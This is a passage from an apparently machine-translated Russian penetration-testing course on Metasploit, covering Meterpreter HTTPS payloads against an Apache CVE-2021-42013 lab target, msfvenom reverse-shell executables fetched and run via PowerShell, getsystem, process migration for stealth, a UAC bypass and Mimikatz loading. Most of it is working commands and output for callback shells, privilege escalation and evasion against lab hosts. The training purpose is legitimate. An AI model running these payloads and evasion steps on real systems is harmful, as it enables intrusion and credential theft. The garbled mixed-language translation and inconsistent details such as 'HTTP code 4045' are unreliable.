До сих пор в этом разделе мы использовали payload *linux/x64/meterpreter_reverse_tcp*, чтобы изучить разные features Meterpreter. Перед переходом к следующему разделу используем другой 64-битный Linux Meterpreter payload. Поэтому выйдем из текущей session и снова используем **show payloads** в контексте модуль эксплуатации.

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.50.16 - сессию Meterpreter 4 closed.  Reason: User exit

msf6 exploit(multi/http/apache_normalize_path_rce) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   ...
   10  payload/linux/x64/meterpreter_reverse_https                        normal  No     Linux Meterpreter,
    Reverse HTTPS Inline
   ...
```

Листинг 43 - Отображение Meterpreter HTTPS non-staged payload

Вывод 43 показывает, что index 10 - *payload/linux/x64/meterpreter_reverse_https*. Вместо raw TCP connection этот payload использует HTTPS для establish connection и communication между infected target и Kali-машине. Поскольку traffic itself encrypted with SSL/TLS, defenders получат только information о HTTPS requests. Без дополнительных defensive techniques и technologies они вряд ли смогут decipher Meterpreter communication.

Выберем этот payload и отобразим его options.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set payload 10
payload => linux/x64/meterpreter_reverse_https

msf6 exploit(multi/http/apache_normalize_path_rce) > show options

...

Payload options (linux/x64/meterpreter_reverse_https):
```

```
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.119.2    yes       The local listener hostname
   LPORT  4444             yes       The local listener port
   LURI                    no        The HTTP Path

...
```

Листинг 44 - Отображение Meterpreter HTTPS non-staged payload

Вывод 44 показывает, что у этой полезной нагрузки есть дополнительная опция *LURI*. Эта опция может использоваться для применения одного слушателя на одном порту, способного обрабатывать разные запросы на основе пути в этой опции и обеспечивать логическое разделение. Если оставить эту опцию пустой, Metasploit просто использует */* как путь.

Теперь запустим exploit-модуль, введя **run**, не задавая значение для опции *LURI*.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started HTTPS reverse handler on https://192.168.119.4:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://192.168.50.16:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://192.168.50.16:80 - Attempt to exploit for CVE-2021-42013
[*] http://192.168.50.16:80 - Sending linux/x64/meterpreter_reverse_https command payload
[*] https://192.168.119.4:4444 handling request from 192.168.50.16; (UUID: qtj6ydxw) Redirecting stageless
    connection from /5VnUXDPXWg8tIisgT9LKKgwTqHpOmN8f7XNCTWkhcIUx8BfEHpEp4kLUgOa_JWrqyM8EB with UA 'Mozilla/5.
    0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.81 Safari/537.36
    Edg/97.0.1072.69'
...
[*] https://192.168.119.4:4444 handling request from 192.168.50.16; (UUID: qtj6ydxw) Attaching orphaned/
    stageless session...
[*] сессию Meterpreter 5 opened (192.168.119.4:4444 -> 127.0.0.1) at 2022-08-08 06:12:42 -0400
[!] This exploit may require manual cleanup of '/tmp/IkXnnbYT' on the target

meterpreter >
```

Листинг 45 - Вывод Meterpreter HTTPS non-staged payload

Вывод 45 показывает, что payload предоставил нам сессию Meterpreter. Вывод отображает handling разных requests до establishment сессию Meterpreter. Если defender monitors communication payload, она выглядит как обычный HTTPS traffic. Кроме того, если бы они checked address communication endpoint, то есть нашей Kali-машине в этом example, они получили бы только page *Not found* с HTTP code 4045 в browser.

В теста на проникновение мы можем использовать этот payload, чтобы improve chances bypassing security technology и defenders. Однако, поскольку Metasploit - один из most well-known exploit frameworks, detection rates Meterpreter payloads довольно высоки у security technologies, таких как antivirus solutions. Поэтому всегда стоит attempt получить initial точку опоры с raw TCP shell, а затем deploy Meterpreter shell, как только мы disabled или bypassed potential security technologies. Однако такой kind obfuscation находится вне рамок этого модуля.

Подытожим, что мы рассмотрели в этом разделе. Meterpreter - signature payload Metasploit и включает много отличных возможностей. Сначала мы обсудили, что такое Meterpreter, а затем использовали raw TCP Meterpreter payload на WEB18. Затем познакомились с базовыми командами и концепцией channels. Наконец, изучили HTTPS Meterpreter payload и обсудили, чем он отличается от raw TCP payload.

(Metasploit Documentation, 2022), docs.metasploit.com

(Buffered, 2016), buffered.io

(Rapid7, 2015), rapid7.com

(Github, 2021), github.com

(Wikipedia, 2022), en.wikipedia.org

1. Следуйте шагам из этого раздела и запустите модуль эксплуатации с Meterpreter payload *payload/linux/x64/meterpreter_reverse_https*. Когда session будет создана, используйте команду *search* в командную строку Meterpreter и найдите файл с именем **passwords**. Отобразите вывод этого файла, чтобы получить flag.

Metasploit также предоставляет функциональность экспорта payloads в разные типы и форматы файлов, такие как Windows- и Linux-binaries, webshells и другие. Metasploit содержит *msfvenom* как самостоятельный инструмент для генерации этих payloads. Он предоставляет стандартизированные опция командной строкиs и включает разные техники для настройки payloads.

Чтобы познакомиться с msfvenom, сначала создадим malicious Windows binary, starting raw TCP reverse shell. Начнем с перечисления всех payloads с **payloads** как argument для `-l`. Кроме того, используем `--platform`, чтобы указать platform для payload, и `--arch` для architecture.

```
kali@kali:~$ msfvenom -l payloads --platform windows --arch x64

...
windows/x64/shell/reverse_tcp              Spawn a piped command shell (Windows x64) (staged). Connect back
    to the attacker (Windows x64)
...
windows/x64/shell_reverse_tcp              Connect back to attacker and spawn a command shell (Windows x64)
...
```

Листинг 46 - Создание Windows executable с payload reverse shell

Вывод 46 показывает, что мы можем выбрать staged или non-staged payload. Для этого example сначала используем non-staged payload.

Теперь используем флаг `-p`, чтобы задать payload, зададим **LHOST** и **LPORT** для назначения хоста и порта обратного подключения, `-f` для задания формата вывода (**exe** в этом случае) и `-o` для указания имени выходного файла:

```
kali@kali:~$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.119.2 LPORT=443 -f exe -o nonstaged.exe
[-] No platform was selected, choosing Msf::модуле::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: nonstaged.exe
```

Листинг 47 - Создание Windows executable с non-staged TCP payload reverse shell

Теперь, когда вредоносный binary file создан, используем его. Для этого запустим Netcat listener на порту 443, Python3 web server на порту 80 и подключимся к BRUTE2 по RDP с пользователем *justin* и паролем *SuperS3cure1337#*. После подключения по RDP можно запустить PowerShell для передачи файла и его выполнения.

```
PS C:\Users\justin> iwr -uri http://192.168.119.2/nonstaged.exe -Outfile nonstaged.exe

PS C:\Users\justin> .\nonstaged.exe
```

Листинг 48 - Загрузка нестейджированной полезной нагрузки и ее выполнение

После execution binary file мы получим входящий reverse shell на Netcat listener.

```
kali@kali:~$ nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.119.2] from (UNKNOWN) [192.168.50.202] 50822
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Users\justin>
```

Листинг 49 - входящий reverse shell от non-staged Windows binary

Теперь используем staged payload, чтобы сделать то же самое. Для этого снова используем msfvenom, чтобы создать Windows binary со staged TCP payload reverse shell.

```
kali@kali:~$ msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.119.2 LPORT=443 -f exe -o staged.exe
[-] No platform was selected, choosing Msf::модуле::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: staged.exe
```

Листинг 50 - Создание Windows executable со staged TCP payload reverse shell

Повторим steps из Вывод 48, чтобы download и execute `staged.exe`, и снова запустим Netcat listener.

```
kali@kali:~$ nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.119.2] from (UNKNOWN) [192.168.50.202] 50832
whoami
```

Листинг 51 - входящий reverse shell от staged Windows binary

Хотя мы получили incoming connection, мы не можем выполнять commands через него. Это потому, что Netcat не знает, как handle staged payload.

Чтобы получить functional interactive командная строка, можно использовать module Metasploit *multi/handler*,2 который работает для большинства staged, non-staged и более продвинутые payloads. Используем этот module, чтобы принять incoming connection от `staged.exe`.

В Metasploit выберем module с **use**. Затем нужно specify payload incoming connection. В нашем случае это *windows/x64/shell/reverse_tcp*. Кроме того, нужно set options для payload. Введем IP нашей Kali-машине как argument для **LHOST** и порт 443 как argument для **LPORT**. Наконец, введем **run**, чтобы launch module и set up listener.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp

msf6 exploit(multi/handler) > show options
...
Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
...

msf6 exploit(multi/handler) > set LHOST 192.168.119.2
LHOST => 192.168.119.2
msf6 exploit(multi/handler) > set LPORT 443
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.2:443
```

Листинг 52 - Настройка payload и параметров multi/handler и его запуск

Когда listener работает на порт 443, можно снова start `staged.exe` на BRUTE2. Наш Metasploit multi/handler receives incoming staged payload и предоставляет interactive reverse shell в context session.

```
[*] Started reverse TCP handler on 192.168.119.2:443
[*] Sending stage (336 bytes) to 192.168.50.202
[*] Command shell session 6 opened (192.168.119.2:443 -> 192.168.50.202:50838) at 2022-08-01 10:18:13 -0400


Shell Banner:
Microsoft Windows [Version 10.0.20348.169]
-----


C:\Users\justin> whoami
whoami
brute2\justin
```

Листинг 53 - входящий reverse shell от Windows binary со staged payload

Отлично! Мы получили staged reverse shell, и Metasploit started session для нас. Для staged и других advanced payload types, таких как Meterpreter, нужно использовать multi/handler вместо tools вроде Netcat, чтобы payload работал.

Использование *run* без аргументов заблокирует командную строку, пока выполнение не завершится или пока мы не отправим сессию в фон. Как мы узнали ранее, можно использовать *run -j*, чтобы запустить listener в фоне, позволяя продолжать другую работу, пока мы ждем подключения. Можно использовать команду *jobs*, чтобы получить список всех текущих активных заданий, таких как активные listeners, ожидающие подключений.

Выйдем из session и restart listener с **run -j**. Затем перечислим currently active jobs с помощью **jobs**. После повторного execution `staged.exe` Metasploit уведомит нас, что была создана new session.

```
C:\Users\justin> exit
exit

[*] 192.168.50.202 - Command shell session 6 closed.  Reason: User exit
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.119.2:443

msf6 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                       Payload opts
  --  ----                    -------                       ------------
  1   Exploit: multi/handler  windows/x64/shell/reverse_tcp  tcp://192.168.119.2:443

msf6 exploit(multi/handler) >
[*] Sending stage (336 bytes) to 192.168.50.202
[*] Command shell session 7 opened (192.168.119.2:443 -> 192.168.50.202:50839) at 2022-08-01 10:26:02 -0400
```

Листинг 54 - входящий reverse shell от Windows binary со staged payload

Поскольку Metasploit создал новую сессию для входящего подключения, теперь мы снова можем взаимодействовать с ней через **sessions -i** и ID сессии как аргумент.

Исполняемые payloads, сгенерированные msfvenom, можно использовать в разных ситуациях во время теста на проникновение. Во-первых, их можно использовать для создания исполняемый файл types, таких как PowerShell scripts, Windows executables или Linux исполняемые файлы, чтобы передать их на цель и запустить reverse shell. Далее, можно создавать вредоносные файлы, такие как web shells, для эксплуатации веб-приложение vulnerabilities. Наконец, файлы, сгенерированные msfvenom, также можно использовать как часть client-side attack.

В этом разделе мы изучили executable payloads, сгенерированные msfvenom. Мы познакомились с тем, как использовать msfvenom для генерации исполняемых файлов, содержащих эти payloads, и как настроить multi/handler как listener для staged и non-staged payloads. Использование msfvenom для генерации исполняемых файлов с разными payloads и в многочисленных file types существенно помогает в тестах на проникновение.

(Metasploit Documentation, 2022), docs.metasploit.com

(Rapid7, 2018), rapid7.com

1. Следуйте шагам из этого раздела и используйте *msfvenom*, чтобы создать Windows binary со staged TCP payload reverse shell. Запустите multi/handler в Metasploit, чтобы принять staged reverse shell от VM #1 после выполнения исполняемый файл на системе. Введите command для перечисления всех payloads msfvenom.
2. Используйте *msfvenom*, чтобы создать PHP web shell (bind или reverse shell), переименуйте extension PHP file в **.pHP** (как мы делали в модуле "Common Web Application Attacks" в разделе "Using Executable Files") и загрузите его на VM #2, чтобы получить интерактивную shell. Flag находится в `C:\xampp\passwords.txt`.

20.3. Performing Post-Exploitation with Metasploit

Этот учебный блок охватывает следующие учебные цели:

• Использовать core Meterpreter post-exploitation features
• Использовать post-exploitation модульs
• Выполнять pivoting с Metasploit

Получив доступ к целевой машине, мы можем перейти к post-exploitation phase, где собираем информацию, предпринимаем шаги для сохранения доступа, выполняем pivot к другим машинам, повышаем привилегии и так далее.

Metasploit Framework имеет несколько интересных post-exploitation features, которые могут упростить многие aspects процесса. Помимо built-in Meterpreter commands, ряд post-exploitation MSF modules принимает active session как argument и выполняет post-exploitation operations над ними.

В этом учебном блоке мы изучим эти post-exploitation features и modules. Мы также выполним pivoting с модулями Metasploit Framework.

В предыдущих разделах мы использовали Meterpreter payload, чтобы перемещаться по файловой системе, получать информацию о целевой системе и передавать файлы на машину и с нее. Помимо команд, которые мы уже использовали, Meterpreter содержит множество post-exploitation features.

Давайте изучим некоторые из этих возможностей. Следует отметить, что Linux Meterpreter payload содержит меньше post-exploitation features, чем Windows payload. Поэтому мы будем изучать эти возможности на Windows-цели ITWK01. Предположим, что мы уже получили начальное закрепление на целевой системе и развернули bind shell как способ доступа к системе.

Для начала создадим executable Windows binary с помощью msfvenom, содержащий non-staged Meterpreter payload, и назовем его `met.exe`.

```
kali@kali:~$ msfvenom -p windows/x64/meterpreter_reverse_https LHOST=192.168.119.4 LPORT=443 -f exe -o met.exe
[-] No platform was selected, choosing Msf::модуле::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 201820 bytes
Final size of exe file: 208384 bytes
Saved as: met.exe
```

Листинг 55 - Создание Windows executable с Meterpreter payload reverse shell

После того как мы зададим payload и его options, запустим ранее активированный module multi/handler в Metasploit.

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload => windows/x64/meterpreter_reverse_https

msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443

msf6 exploit(multi/handler) > run
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started HTTPS reverse handler on https://192.168.119.4:443
```

Листинг 56 - Задание options и запуск multi/handler

Далее мы запускаем Python3 web server, чтобы отдавать `met.exe`. Затем подключаемся к bind shell на port 4444 на ITWK01. После подключения можно скачать `met.exe` с помощью PowerShell и запустить Windows binary.

```
kali@kali:~$ nc 192.168.50.223 4444
Microsoft Windows [Version 10.0.22000.795]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dave> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\dave> iwr -uri http://192.168.119.2/met.exe -Outfile met.exe
iwr -uri http://192.168.119.2/met.exe -Outfile met.exe

PS C:\Users\dave> .\met.exe
.\met.exe

PS C:\Users\dave>
```

Листинг 57 - Подключение к CLIENTWK220 и выполнение `met.exe` после скачивания

После выполнения Windows binary Metasploit уведомляет нас, что он открыл новую session.

```
[*] Started HTTPS reverse handler on https://192.168.119.4:443
[*] https://192.168.119.4:443 handling request from 192.168.50.223; (UUID: vu4ouwcd) Redirecting stageless
    connection from /tiUQIXcIFB-TCZIL8eIxGgBxevpyuKwxxXiCTUKLb with UA 'Mozilla/5.0 (Macintosh; Intel Mac OS
    X 12.2; rv:97.0) Gecko/20100101 Firefox/97.0'
[*] https://192.168.119.4:443 handling request from 192.168.50.223; (UUID: vu4ouwcd) Attaching orphaned/
```

```
    stageless session...
[*] сессию Meterpreter 8 opened (192.168.119.4:443 -> 127.0.0.1) at 2022-08-04 06:41:29 -0400

meterpreter >
```

Листинг 58 - входящий reverse shell от `met.exe`

Теперь, когда у нас есть active сессию Meterpreter на Windows target, мы можем начать изучать post-exploitation commands и features.

Первая post-exploitation-команда, которую мы используем, это **idletime**. Она отображает время, в течение которого пользователь был неактивен. После получения базовой информации о текущем пользователе и операционной системе это должна быть одна из наших первых команд, так как она показывает, используется ли целевой машине прямо сейчас.

```
meterpreter > idletime
User has been idle for: 9 mins 53 secs
```

Листинг 59 - Отображение времени простоя текущего пользователя

Вывод указывает, что пользователь не взаимодействовал с системой 9 минут и 53 секунды, что предполагает, что пользователь мог отойти от компьютера. Если результат команды idletime указывает, что пользователь отсутствует, мы можем использовать это как возможность для выполнения programs или commands, которые могут на короткое время показать command-line window, например CMD или PowerShell.

Для некоторых post-exploitation features нам нужны административные привилегии. Metasploit содержит команду *getsystem*, которая пытается автоматически повысить наши права до *NT AUTHORITY\SYSTEM*. Она использует различные techniques с named pipe impersonation и token duplication. В default settings *getsystem* использует все доступные techniques (показанные в help menu), пытаясь задействовать *SeImpersonatePrivilege* и *SeDebugPrivilege*.

Перед выполнением *getsystem* запустим интерактивную shell и подтвердим, что нашему user назначена одна из этих двух privileges.

```
meterpreter > shell
...

C:\Users\luiza> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
...
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
...

C:\Users\luiza> exit
exit
```

Листинг 60 - Отображение privileges, назначенных нашему user, в интерактивную shell

Вывод 60 показывает, что user *luiza* имеет назначенную *SeImpersonatePrivilege*. Теперь используем **getsystem**, чтобы попытаться elevate наши privileges.

```
meterpreter > getuid
Server username: ITWK01\luiza

meterpreter > getsystem
```

```
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Листинг 61 - Elevate наших privileges с помощью *getsystem*

Вывод 61 показывает, что getsystem успешно повысил наши privileges до NT AUTHORITY\SYSTEM, используя *Named Pipe Impersonation (PrintSpooler variant)*, как мы делали вручную в модуле *Windows Privilege Escalation*.

Еще одна важная post-exploitation возможность — *migrate*. Когда мы компрометируем хост, наша полезная нагрузка Meterpreter выполняется внутри процесса приложения, которое мы атакуем, или процесса, выполняющего наш payload. Если жертва закроет этот процесс, наш доступ к машине также закроется. Кроме того, в зависимости от того, как назван бинарный файл Windows, содержащий Meterpreter payload, имя процесса может выглядеть подозрительно, если защитник просматривает список процессов. Мы можем использовать migrate, чтобы переместить выполнение нашего Meterpreter payload в другой процесс.

Просмотрим все запущенных процессов, введя **ps** в командной строке Meterpreter.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                          Arch  Session  User                          Path
 ---   ----  ----                          ----  -------  ----                          ----
 2552   8500  met.exe                       x64   0        ITWK01\luiza                  C:\Users\luiza\met.exe
...
 8052   4892  OneDrive.exe                  x64   1        ITWK01\offsec                 C:\Users\offsec\
    AppData\Local\Microsoft\OneDrive\OneDrive.exe
...
```

Листинг 62 - Отображение списка запущенных процессов

Вывод 62 показывает, что процесс *met.exe* имеет ID процесса 2552. Имя и путь легко выделят этот процесс для защитника, который просматривает список процессов. Вывод показывает, что *offsec* запустил процесс, связанный с *OneDrive*, с ID процесса 8052. Если наш payload будет выполняться внутри этого процесса, его будет гораздо сложнее обнаружить при просмотре списка процессов.

Следует отметить, что мы можем мигрировать только в процессы, которые выполняются на том же (или более низком) integrity и privilege level, чем наш текущий процесс. В контексте этого примера мы уже повысили наши привилегии до NT AUTHORITY\SYSTEM, поэтому у нас много вариантов.

Давайте перенесем наш текущий процесс в *OneDrive.exe* пользователя *offsec*, введя **migrate** и ID процесса, в который мы хотим перейти.

```
meterpreter > migrate 8052
[*] Migrating from 2552 to 8052...
[*] Migration completed successfully.

meterpreter > ps


Process List
============

 PID   PPID  Name                          Arch  Session  User               Path
 ---   ----  ----                          ----  -------  ----               ----
...
 2440   668   svchost.exe
 2472   668   svchost.exe
 2496   668   svchost.exe
```

```
 2568   668   svchost.exe
 2624   668   spoolsv.exe
 2660   668   svchost.exe
 2784   668   svchost.exe
 2928   668   svchost.exe
...
```

Листинг 63 - Миграция в explorer.exe

Вывод 63 показывает, что мы успешно перенесли наш процесс в процесс OneDrive. При просмотре списка процессов мы обнаружим, что наш исходный процесс, *met.exe* с ID 2552, больше не существует. Кроме того, мы заметим, что вывод *ps* содержит меньше информации, чем раньше. Причина в том, что теперь мы работаем в контексте процесса с ID 8052 и, следовательно, как пользователь *offsec*.

```
meterpreter > getuid
Server username: ITWK01\offsec
```

Листинг 64 - Выполнение команд как пользователь offsec вместо NT AUTHORITY\SYSTEM

Вместо migration в existing process или в ситуации, где мы не найдем подходящих processes для migration, можно использовать Meterpreter command *execute*. Эта команда предоставляет возможность создать новый process, указав command или program.

Чтобы продемонстрировать это, запустим скрытый процесс Notepad и перейдем в него как пользователь *offsec*. Для этого используем **execute** с `-H`, чтобы создать процесс, скрытый от просмотра, и *notepad* как аргумент для `-f`, чтобы указать команду или программу для запуска. Затем перейдем в только что созданный процесс.

```
meterpreter > execute -H -f notepad
Process 2720 created.

meterpreter > migrate 2720
[*] Migrating from 8052 to 2720...
[*] Migration completed successfully.

meterpreter >
```

Листинг 65 - Миграция в новый запущенный процесс Notepad

Вывод 65 показывает, как мы можем перейти в только что созданный процесс Notepad. Поскольку мы использовали опцию `-H`, процесс Notepad был создан без какого-либо визуального представления. Однако процесс все равно указан в списке процессов приложений, таких как task manager.

На этом раздел завершается. Мы изучили несколько post-exploitation features Meterpreter. Сначала мы использовали *idletime*, чтобы проверить, активно ли пользователь работает на целевой системе. Затем мы повысили наши привилегии с помощью *getsystem*. Наконец, мы использовали *migrate*, чтобы переместить выполнение нашего Meterpreter payload в другой процесс.

Meterpreter предлагает variety других интересных post-exploitation модульs, таких как *hashdump*, который dumps содержимое the SAM database, или *screenshare*, который displays desktop целевой машине in real-time.

Хотя эти Meterpreter features довольно мощные, Metasploit содержит множество post-exploitation модульs, которые расширяют basic post-exploitation features, изученные нами в этом разделе. Мы рассмотрим и используем некоторые из них в следующем разделе.

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

1. Следуйте шагам из этого раздела, чтобы migrate в process *OneDrive.exe* пользователя *offsec*. Затем используйте Meterpreter post-exploitation feature *getenv*, чтобы отобразить value environment variable *Flag* и введите его как answer к этому exercise.

Помимо native commands и actions в core functions Meterpreter, есть несколько post-exploitation модульs, которые мы можем deploy против активной сессии.

Сеансы, созданные через векторы атак, такие как выполнение клиентской атаки, вероятно, дадут нам только непривилегированную оболочку. Но если целевой пользователь является участником локальной группы администраторов, мы можем повысить нашу оболочку до высокого уровня целостности, если сможем обойти *User Account Control* (UAC).

В предыдущем разделе мы migrated наш Meterpreter shell в process *OneDrive.exe*, который работает на (предположительно) medium integrity. Для этого раздела повторим шаги из предыдущего раздела, а затем bypass UAC с помощью Metasploit post-exploitation модуль, чтобы получить session в context process с high integrity level.

Как и раньше, мы подключаемся к bind shell на port 4444 на ITWK01, скачиваем и выполняем `met.exe`, а затем вводим **getsystem**, чтобы elevate наши privileges. Затем используем **ps**, чтобы определить ID процесса *OneDrive.exe*, и **migrate** в него.

```
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).

meterpreter > ps

Process List
============

 PID    PPID  Name                          Arch  Session  User                          Path
 ---    ----  ----                          ----  -------  ----                          ----
...
 8044   3912  OneDrive.exe                  x64   1        ITWK01\offsec                 C:\Users\offsec\
    AppData\Local\Microsoft\OneDrive\OneDrive.exe
...

meterpreter > migrate 8044
[*] Migrating from 9020 to 8044...
[*] Migration completed successfully.

meterpreter > getuid
Server username: ITWK01\offsec
```

Листинг 66 - Миграция в процесс OneDrive user *offsec*

Вывод 66 показывает, что мы снова работаем в контексте *offsec*. Хотя это административная учетная запись, UAC не дает нам выполнять административные операции, как мы узнали в предыдущих модулях. Перед попыткой обхода UAC подтвердим, что текущий процесс имеет уровень целостности *Medium*.

Чтобы отобразить integrity level process, можно использовать tools, такие как *Process Explorer*, или third-party PowerShell modules, такие как *NtObjectManager*. Предположим, что последний уже installed на system.

После импорта модуля с помощью *Import-модуле* мы можем использовать *Get-NtTokenIntegrityLevel*, чтобы отобразить уровень целостности текущего процесса, получив и изучив назначенный токен доступа.

```
meterpreter > shell
Process 6436 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22000.795]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> Import-модуле NtObjectManager
Import-модуле NtObjectManager

PS C:\Windows\system32> Get-NtTokenIntegrityLevel
Get-NtTokenIntegrityLevel
Medium
```

Листинг 67 - Проверка уровня целостности

Вывод 67 показывает, что сейчас мы выполняем operations в context integrity level *Medium*.

Далее background currently active channel и session, чтобы search for и leverage UAC post-exploitation модульs.

```
PS C:\Windows\system32> ^Z
Background channel 1 [y/N]  y

meterpreter > bg
[*] Backgrounding session 9...
```

Листинг 68 - Background channel и session

Теперь выполним **search** для UAC bypass modules.

```
msf6 exploit(multi/handler) > search UAC

Matching модулей
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
-   ----                                               ---------------  ----       -----  -----------
   0   post/windows/manage/sticky_keys                                      normal     No     Sticky Keys
    Persistance модуле
   1   exploit/windows/local/cve_2022_26904_superprofile      2022-03-17       excellent  Yes    User Profile
    Arbitrary Junction Creation Local Privilege Elevation
   2   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual     Yes    Windows 10
    UAC Protection Bypass Via Windows Store (WSReset.exe)
   3   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual     Yes    Windows 10
    UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
   ...
   11  exploit/windows/local/bypassuac_sdclt                  2017-03-17       excellent  Yes    Windows
    Escalate UAC Protection Bypass (Via Shell Open Registry Key)
   12  exploit/windows/local/bypassuac_silentcleanup          2019-02-24       excellent  No     Windows
    Escalate UAC Protection Bypass (Via SilentCleanup)
   ...
```

Листинг 69 - Поиск модулей обхода UAC

Search возвращает довольно много results. Один очень effective UAC bypass на modern Windows systems - *exploit/windows/local/bypassuac_sdclt*, который targets Microsoft binary `sdclt.exe`. Этот binary можно abuse для bypass UAC путем spawning process с integrity level *High*.

Чтобы использовать модуль, мы активируем его и задаем опции *SESSION* и *LHOST*, как показано в следующем листинге. Настройка *SESSION* для post-exploitation модульs позволяет напрямую выполнить exploit в активной сессии. Затем можно ввести **run**, чтобы запустить модуль.

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_sdclt
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp

msf6 exploit(windows/local/bypassuac_sdclt) > show options

модуле options (exploit/windows/local/bypassuac_sdclt):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PAYLOAD_NAME                   no        The filename to use for the payload binary (%RAND% by default).
   SESSION                        yes       The session to run this module on


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
...

msf6 exploit(windows/local/bypassuac_sdclt) > set SESSION 9
SESSION => 32
msf6 exploit(windows/local/bypassuac_sdclt) > set LHOST 192.168.119.4
LHOST => 192.168.119.4
msf6 exploit(windows/local/bypassuac_sdclt) > run

[*] Started reverse TCP handler on 192.168.119.4:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[!] This exploit requires manual cleanup of 'C:\Users\offsec\AppData\Local\Temp\KzjRPQbrhdj.exe!
[*] Please wait for session and cleanup....
[*] Sending stage (200774 bytes) to 192.168.50.223
[*] сессию Meterpreter 10 opened (192.168.119.4:4444 -> 192.168.50.223:49740) at 2022-08-04 09:03:54 -0400
[*] Registry Changes Removed

meterpreter >
```

Листинг 70 - Выполнение UAC bypass с помощью сессию Meterpreter

Вывод 70 показывает, что наш UAC bypass post-exploitation модуль создал для нас new сессию Meterpreter.

Проверим integrity level process так же, как раньше.

```
meterpreter > shell
Process 2328 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22000.795]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> Import-модуле NtObjectManager
Import-модуле NtObjectManager
```

```
PS C:\Windows\system32> Get-NtTokenIntegrityLevel
Get-NtTokenIntegrityLevel
High
```

Листинг 71 - Проверка уровня целостности

Отлично! Вывод 71 показывает, что process, в котором работает наш payload, имеет integrity level *High*, и, следовательно, мы успешно bypassed UAC.

Помимо возможности отправить активную сессию в фон и выполнять модули через нее, мы также можем загружать расширения напрямую внутри активной сессии с помощью команды **load**.

Хороший example этого — *Kiwi*, Meterpreter extension, предоставляющий capabilities *Mimikatz*. Поскольку Mimikatz требует SYSTEM rights, выйдем из current сессию Meterpreter, снова запустим listener, выполним `met.exe` как пользователь *luiza* в bind shell и введем **getsystem**.

```
msf6 exploit(windows/local/bypassuac_sdclt) > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter_reverse_https

